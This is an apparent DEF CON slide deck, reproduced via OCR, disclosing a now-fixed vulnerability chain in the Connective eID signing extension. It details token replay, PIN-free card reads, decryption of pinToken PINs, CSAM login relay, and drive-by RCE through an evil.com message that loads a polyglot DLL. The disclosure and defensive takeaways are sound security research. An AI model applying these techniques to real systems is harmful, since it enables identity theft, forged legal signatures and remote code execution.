----- START DEFCON TALK -----

DEF CON 34

// EID · DRIVE-BY RCE · 2M+ USERS

8 out of 10 banks in Belgium HATE this one weird eID RCE

Belgium · eIDAS · Connective Signing Extension

James Arnott
@Acorn221

a story in three demos

James Arnott


01 I’m the founder of Bay Area Labs, working on Am I Being Pwned specialising in browser extension security

02 I’ve been building browser extensions for over 10 years (on and off), creating one of the most used extensions for Tinder


03 My background is in full stack development and doing hacky things with JS

04 I break browser extensions.

01


nl fr de en
.be
CSAM
HOME
WHAT IS CSAM?
SERVICES
CONTACT
CSAM, the gateway to the services of the government
Make your life easier with CSAM. You will find yourself in a familiar and reliable environment every time you log in, designate access managers, conclude mandates etc. Since CSAM ensures that everyone follows the same rules and makes use of generic services, it guarantees a higher and constant level of security.
CSAM OFFERS THE FOLLOWING SERVICES
MY DIGITAL KEYS
Manage your digital keys to access the online services provided by various Belgian authorities.
Get started
MANAGEMENT OF ACCESS MANAGERS
Structure the access management of your company.
Get started
MANAGEMENT OF MANDATES
Manage all of your mandates.
Get started

01



What sits behind the card

So How do you log into CSAM?

Your eID!

A compulsory national ID card for everyone over 12.

01	02	03	04	05
Banking	Government services	Tax returns	Healthcare	**Legal e-signatures**

Those signatures fall under the EU's eIDAS regulation, the same legal framework across every member state.

QUALIFIED ELECTRONIC SIGNATURE

The same legal effect as a handwritten signature, across every EU member state.

The highest assurance tier eIDAS recognises. Binding on contracts, mortgages, and government filings.

Two private keys on one chip.

KEY 1

Authentication

Logging into banking and government services.

KEY 2

Non-repudiation

Producing legally-binding signatures.

Both require the same PIN.

The private keys **never leave the card**.

Why am I talking about eIDs?

One red flag in a pile of 2,000

Auditing the top 2,000 extensions.

METHOD

Static analysis + LLM triage

Bulk-scan the manifests and JS, let the model flag the anomalies worth a human look.

THE FLAG


No origin forwarded

The extension never tells the native host which site is talking. The binary is blind to the caller.

Why am I talking about eIDs?

Nitro Software and their Connective Signing Extension

Nitro Software, A Qualified Trust Service Provider



CONNECTIVE SIGNING EXTENSION — AT SCALE

8/10 of Belgium's largest banks

60+ government agencies

1,000+ enterprise accounts

2M+ extension users

Who’s downstream of it.

BNP Paribas

ING Bank

Cofidis

Toyota

Pirelli

The Antwerp police publicly endorse the platform on Connective’s own website.

Over 2M total endpoints have the Connective signing extension installed.

Certified to the highest trust tier eIDAS defines.

Qualified Trust Service Provider

EU eIDAS Trusted List

ISO 27001

SOC 2 Type II

Nitro Software Belgium.

THE BLIND SPOT

The store reviews the JavaScript. The binary that does the damage is never looked at.

03

How the extension works

From a webpage to a smart card

Two components — and a review boundary running right between them.

REVIEWED BY CHROME

Browser extension

Manifest + JavaScript. Content script, service worker.


native messaging →

OUTSIDE REVIEW

Native host binary

A standalone Windows executable. Talks to the smart-card reader.

One message, four hops, zero origin checks.



The origin is known at hop 01 — and thrown away before hop 02.

The message that reaches the native host carries no caller.

background.js · service worker

```
// open a channel to the installed native binary
const port = chrome.runtime.connectNative("com.connective.signer");

port.postMessage({ cmd: "PKCS_GET_READERS", token });
//                                          ↑ no origin. no referer. ever.
```

Ho2e72n34WbFHp7DqkNeYRa+6cmDrwHn/sqHmmWVvLJDTE/Ba+lOv77sxY+XqAupOLup9f767Ybuggh
RPfYevpnjZRJBDNe9jwJLhM/N8SDiYtNr66ANe83cMsisNXdwszs+ao9mbVafXXLXsHzJIntWCmVc+ROdl
SLgGnE4iS37/hIIwT3VHPrMwvrdKm4vhquKII+q/9hye6m25nFWWWnFILLfDBYnW2J9+lO597gv/XUwOaUO
VJILtzEtJFm6zbEMuFukxN3wrLIRutApaOQGjRdY2A7ObJTOo/KXbQhP9ET/jLVvk2EoORWJqRJI/QOR7w
waEEJOpLsnQANhZQQ==

The Activation Token

How the binary validates it

1	base64-decode → 256 bytes
2	**RSA_public_decrypt** · hardcoded 2048-bit key
3	strip PKCS#1 v1.5 padding → JSON
4	check **ttl** against the system clock
5	check the **features** bitmask

● ● ● decrypted payload · from the PoC

```
{
  "token":    "1c3ce6b7-…-1d9f63670948",
  "ttl":      1642867234735,
  "features": 7
}
```

ttl → 2022-01-22 16:00:34 UTC feat → 0b111

(everything) **no origin · no machine · no user**

It’s RSA signature recovery — so I can’t forge one. I don’t need to.

WHAT PROTECTS IT

A 2048-bit RSA signature

Can’t mint new tokens without Connective’s private key.

WHAT DOESN'T

Any captured token, anywhere

No origin / machine / user binding. One leaked token works everywhere.

TTL expired? `sudo date 012215552022` `GET_INFO` needs no token at all

One `features` bitmask gates every command.

bit 0 · 1	GET_READERS · READ_FILE · VERIFY_PIN · COMPUTE_SIGNATURE · COMPUTE_AUTHENTICATION
bit 2 · 4	COMPUTE_SIGN_CHALLENGE · SELECT_MAESTRO · GET_PROCESSING_OPTIONS · READ_RECORD
GET_INFO	no token required at all

check is `(features & required) ≠ 0` — a bitwise AND, not equality

The RCE rides on `PKCS_GET_READERS` — a **bit-0** command. So essentially any valid token reaches code execution.

Any site can replay the token and talk to the card.

The extension cannot tell a bank’s website apart from an attacker’s page. Within the TTL, both are simply ”the caller”.

Implicit trust, all the way down.

ANY SITE	trusts →	— is trusted by the extension
EXTENSION	trusts →	— is trusted by the native host
NATIVE HOST	trusts →	— is trusted by the smart card

A straight line from any webpage to the eID chip. Nothing is checked.

04

Reading the card

PII and payment data, zero clicks

THE OBSTACLE

I don’t have a Belgian eID.

So I can’t test anything unless I build a card the extension is willing to talk to.

THE WORKAROUND

A virtual eID

A simulated card that answers the extension’s expected interface. The native host can’t tell it from the real chip. ESP-32 OTG Based.

Getting a token to validate.

ATTEMPT 1

Roll the clock back

The captured token was expired. Set the system clock into the past — and it validated.

ATTEMPT 2

An oracle

Then I found a way to mint a fresh, valid token outright. No clock games needed.

No PIN required to read the card.

The activation token alone is sufficient. The PIN gates signing and authentication - never reading.

What comes back, zero interaction.

no PIN · no click · via iframe

card_dump.json

full_name Richard Paul Astley	rijksregisternummer (SSN) 69.67.21-420.69
home_address [redacted]	photograph [jpeg · 140×200]
maestro_pan 6703 [redacted]	valid_from / to [redacted] → [redacted]

Embeddable in a hidden iframe on any page.

The user sees an ordinary website. There is no sign their data was ever touched.

FROM A SINGLE PAGE VISIT

A complete identity-theft kit.

The Rijksregisternummer is Belgium’s national insurance number. Name + address + photo + national ID is everything you need to become someone.

01

Silent PII & Maestro exfil

But what about the PIN?

8 in 10 cryptographers think something went wrong


Getting into the braincell(s) of the connective employee who engineered the pin system

Any site can trigger the VERIFY_PIN flow.

Which means any site can put the official-looking PIN prompt in front of the user, whenever it wants.

The dialog never says who's asking.

Title and description are attacker-controlled.



The host is killed after every message.

The PIN typed in one message is gone by the next.


No state is maintained on the native host or the extension.

The host is killed after every message.

The PIN typed in one message is gone by the next.

No state is maintained on the native host or the extension.

The host is killed after every message.



The Pin is encrypted inside of the pinToken

pinToken · AES-128-CBC

pinToken

Z0WLa8YjezJpmDxkc0gzZlHcsHT/XEkZSpToKuxYVWLh+AAByPpJIGoAP3VlbtC0

base64 → 48 bytes

67 45 8b 6b c6 23 7b 32 69 98 3c 64 73 48 33 66

51 dc b0 74 ff 5c 49 19 4a 94 e8 2a ec 58 55 62

e1 f8 00 01 c8 fa 49 20 6a 00 3f 75 65 6e d0 b4 ← pin ciphertext

The whole pinToken, end to end.

pinToken → PIN · AES-128-CBC

base64 → 48 bytes

67 45 **8b** 6b **c6** 23 **7b** 32 **69** 98 **3c** 64 **73** 48 **33** 66

51 dc **b0** 74 **ff** 5c **49** 19 **4a** 94 **e8** 2a **ec** 58 **55** 62

e1 f8 00 01 c8 fa 49 20 6a 00 3f 75 65 6e d0 b4 ← pin ciphertext

Step 2: AES-128 key (bytes 0,2,4,...,30):

67 8b c6 7b 69 3c 73 33 51 b0 ff 49 4a e8 ec 55

Step 3: Hardcoded IV in Binary

a6 a6 a6 a6 a6 a6 a6 a6 a6 a6 a6 a6 a6 a6 a6 a6

Decrypted contents:

34 32 30 36 39 80 a7 63 98 71 01 00 00

34='4', 32='2', 30='0', 36='6', 39 = '9'

TTL: 1587399600000

Monday, 20 April 2020 at 16:20:00

PIN **42069**

Now attackers can phish user’s pin, then replay it whenever they want

One PIN unlocks both keys.

The PIN is shared across authentication and non-repudiation.
A single capture means login and legally-binding signatures in the victim's name.


Relaying a live CSAM login.

01	**Start a CSAM login as the victim**	the federal SSO for tax, health, gov
02	**CSAM returns a challenge**	a nonce to be signed by the card
03	**COMPUTE_AUTHENTICATION → card**	shared PIN + replayed pinToken; no origin check
04	**Card signs the challenge**	auth key — same PIN as signing
05	**Submit it → logged in as the victim**	full session on their identity

02

CSAM TAKEOVER

This breaks the entire ecosystem relying on eID auth and signatures



06

From LoadLibraryA to RCE

A substring check, weaponised

So I decompiled the rest of the native host.

Mapping every command available for any webpage to trigger, along with the arguments

PKCS_GET_READERS	→ **LoadLibraryA · RCE**
COMPUTE_AUTHENTICATION	→ CSAM auth relay
GET_CARD_DATA	→ PII / Maestro
SIGN_HASH	→ pinToken

evil.com · message to connective

```
window.postMessage({
   cmd: 'PKCS_GET_READERS',
   activationToken: 'Ho2e72n34WbFHp7DqkNeYRa…'
   library: `C:\\evil.dll`,
});
```

A web-controlled path, straight into LoadLibraryA.

The PKCS_GET_READERS handler takes a library path and loads it. No allowlist. No signature. No directory restriction.

native_host.exe · decompiled

```
// PKCS_GET_READERS handler
char* lib = json_get(msg, "library");
if (strstr(lib, ".dll")) {
    LoadLibraryA (lib);
}
```

Chrome blocks `.dll` downloads.

CHROME SEES

…evil.dll.png

A PNG image. No download warning. No friction.

NATIVE HOST SEES

…evil.dll.png

Contains ”.dll”. Passes the check. LoadLibraryA runs it.

It checks for `".dll"` as a substring — not as the extension.

`C:\\Users\Downloads\reader.dll`	contains ".dll" → loads ✓ (intended)
`C:\\Users\Downloads\evil.dll.png`	contains ".dll" → loads ✓ (oops)

The extension on the end of the filename is now irrelevant to whether it loads.

A PROPER POLYGLOT

Frien.dllyReminder.pdf

TO CHROME

A harmless PDF

Downloads silently, like any document.

TO WINDOWS

A valid DLL

Loads and executes via LoadLibraryA.

How do we get the path of the DLL?

native_host.exe - Location

```
C:\Users\<user>\AppData\Local\Connective\SigningChromePlugin\

..\..\..\..\Downloads\Frien.dllyReminder.pdf
```

Drive-by RCE — no clicks, no prompts, no warnings.

01	**Visit the page**	polyglot auto-downloads — Chrome stays silent
02	**Page sends command**	PKCS_GET_READERS, path = …\Downloads\file
03	**Native host loads it**	LoadLibraryA on the Downloads path
04	**Code executes**	as the current user — full RCE

03

Full RCE, live Windows

07

Disclosure & limitations

What's proven, and what isn't

Straight about what’s been proven.

CONFIRMED	eID leak verified on a real Belgian card by ItsMe
CONFIRMED	RCE works outright — it needs no eID at all
IN CODE	CSAM auth relay: COMPUTE_AUTHENTICATION, shared PIN, pinToken replay
SIMULATED	Demos run on a virtual eID; no end-to-end test against live CSAM

Reported to Nitro and the CCB.

FEB 26, 2026

Notified

PoC + demo video of the eID leak

→

MAR 13, 2026

First Acknowledgement of vulnerability

→

JUN 1, 2026

Fixed RCE + PinToken leak

→

JUN X, 2026

Fully Fixed

CCB WALL OF FAME

I was added to the CCB wall of fame

The Center for Cybersecurity Belgium


08

What this means for you

Takeaways

Store review finds policy violations and known malware.
Not broken architecture and not vulnerabilities

And the native messaging host sits entirely outside it. A green badge is not a security signal.



For organisations

01 Whitelist extensions and pin versions.

02 Don’t treat CWS badges or reviews as a security signal.

03 Network monitoring isn’t enough on its own.

04 Extensions can wait on login state or delayed remote config before activating.

For extension developers

01 Validate every input from a web page.

